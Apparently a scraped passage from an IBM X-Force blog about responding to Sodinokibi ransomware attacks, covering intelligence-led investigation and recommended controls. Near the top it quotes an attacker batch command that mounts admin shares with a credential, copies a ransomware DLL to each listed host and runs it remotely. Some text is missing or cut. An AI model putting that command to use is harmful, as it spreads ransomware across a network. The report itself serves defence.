X-Force malware analysts confirmed the DLL as a Sodinokibi ransomware payload.

```
for /F %i in (C:\windows\list4.txt) do @ net use \\%i\c$ "eihjwrMkrhhAzpQf0QNia2"  
/user:"username" && copy C:\Windows\cr.dll \\%i\c$\Windows\cr.dll /Y && wmic /node:%i  
/user:"user" /password:"password" process call create "rundll32.exe  
C:\Windows\cr.dll,DllRegisterServer" && echo %i 1>>c:\windows\temp\log.dat & net use  
\\%i\c$ /delete
```

Cookie Preferences

Investigation: Where Intelligence and Incident Response Meet

While assisting IBM clients with remediating Sodinokibi ransomware attacks, X-Force threat intelligence has provided context, research and assistance to the incident response team that has enhanced investigation and informed remediation.

In some cases, intelligence analysts have been able to pivot on a single indicator of compromise (IOC) from an attack and, through research and enrichment, pave the way for additional analysis. These capabilities illuminate new systems for investigation and open doors for the incident response team that would otherwise have remained closed.

This process is mutually beneficial, as it also provides threat intelligence teams with additional insight on threat actors and indicators for detecting them. For example, an IR request for intelligence to examine one internet protocol led to insight on a recent phishing campaign connected to several different email addresses. At the same time, the team pointed to Transmission Control Protocol (TCP) scanning activity and threat actor activity related to both ransomware attacks and Trojan infections.

In addition to IOCs, the X-Force threat intelligence team closely tracks the TTPs associated with dozens of threat groups, including ransomware groups and their affiliates. These TTPs are changing rapidly, and as threat intelligence teams identify changes they can relay these shifts to incident response consultants working on related cases.

The availability of IR and intelligence professionals that tag team is a process that augments forensic analysis and enables consultants to search artifacts for specific TTPs. They can also identify more suspicious activity that is most likely to be relevant to the investigation. For example, Sodinokibi's exploitation of a zero-day and supply chain attack involving [Kaseya](#) in early July 2021 represented a significant shift in the group's behavior that altered the ination of initial infection vectors for Sodinokibi attacks.

found, intelligence analysts noted that some identified IPs and use of Rclone could be indicative of precursor activity to ransomware deployment — and specifically Sodinokibi. Fortunately, defenders were able to identify and remediate the activity quickly and the attackers never reached the ransomware deployment stage in this operation.

Remediation: Shoring Up Potential Victims Against Future Attacks

X-Force IR has assisted numerous clients with containing ransomware attacks, eradicating threat actors from compromised networks and recovering business operations. Once an incident is fully contained, organizations commence the recovery effort — often a complex undertaking that requires strong cross-functional collaboration.

In many cases, rebuilding or restoring the compromised systems according to the incident timeline is the first step in recovery, but recovery alone is not sufficient. Organizations need to reduce their attack surface and remediate security weaknesses exploited by the threat actor to minimize the risk of similar attacks occurring in the future. Our team has assisted many clients with these activities, providing recommendations on controls to improve the overall security posture of any network.

Some of the short-term controls frequently recommended by X-Force include:

- Deploying a local administrator password solution (LAPS)
- Reducing the SMB protocol's attack surface
- Hardening systems against credential harvesting attacks
- Prohibiting workstation and server logins with enterprise administrator (EA) and domain administrator (DA) credentials
- Deploying a secure administrative host for access to trusted security zones
- Monitoring elevated privilege accounts, including service accounts
- Deploy an endpoint detection and response (EDR) tool

security principals and separating administrative credentials into administrative tiers. Privileged accounts should always be protected by strong passwords and a multi-factor authentication scheme.

In the longer term, potential ransomware victims might want to explore a range of options that would enhance the security posture of the network and minimize the risk of successful network intrusion by ransomware operators. Some of the controls include:

- Developing a [vulnerability management](#) program
- Segmenting an internal network to reduce the possibility of lateral movement
- Implementing privileged access management (PAM) to manage and secure the credentials for privileged accounts, including users with elevated privileges, local and Active Directory (AD) accounts, system administrators and super users, service accounts and application accounts, among others.
- Implementing multifactor authentication (MFA) to enhance security in scenarios where the risk of compromised credential use is the greatest.



Keep up to date on IBM X-Force blogs and emerging research [here](#).

If your organization requires assistance with incident response and intelligence services, IBM X-Force stands by 24/7.

US Hotline: 1-888-241-9812

Global hotline: +001 (312) 212-8034

[IBM X-Force Research](#) | [ransomware attacks](#) | [Advanced Attacks](#) | [Cyberattack](#) | [Incident Response \(IR\)](#) | [Incident Response Plan](#) | [Ransomware](#) | [X-Force](#)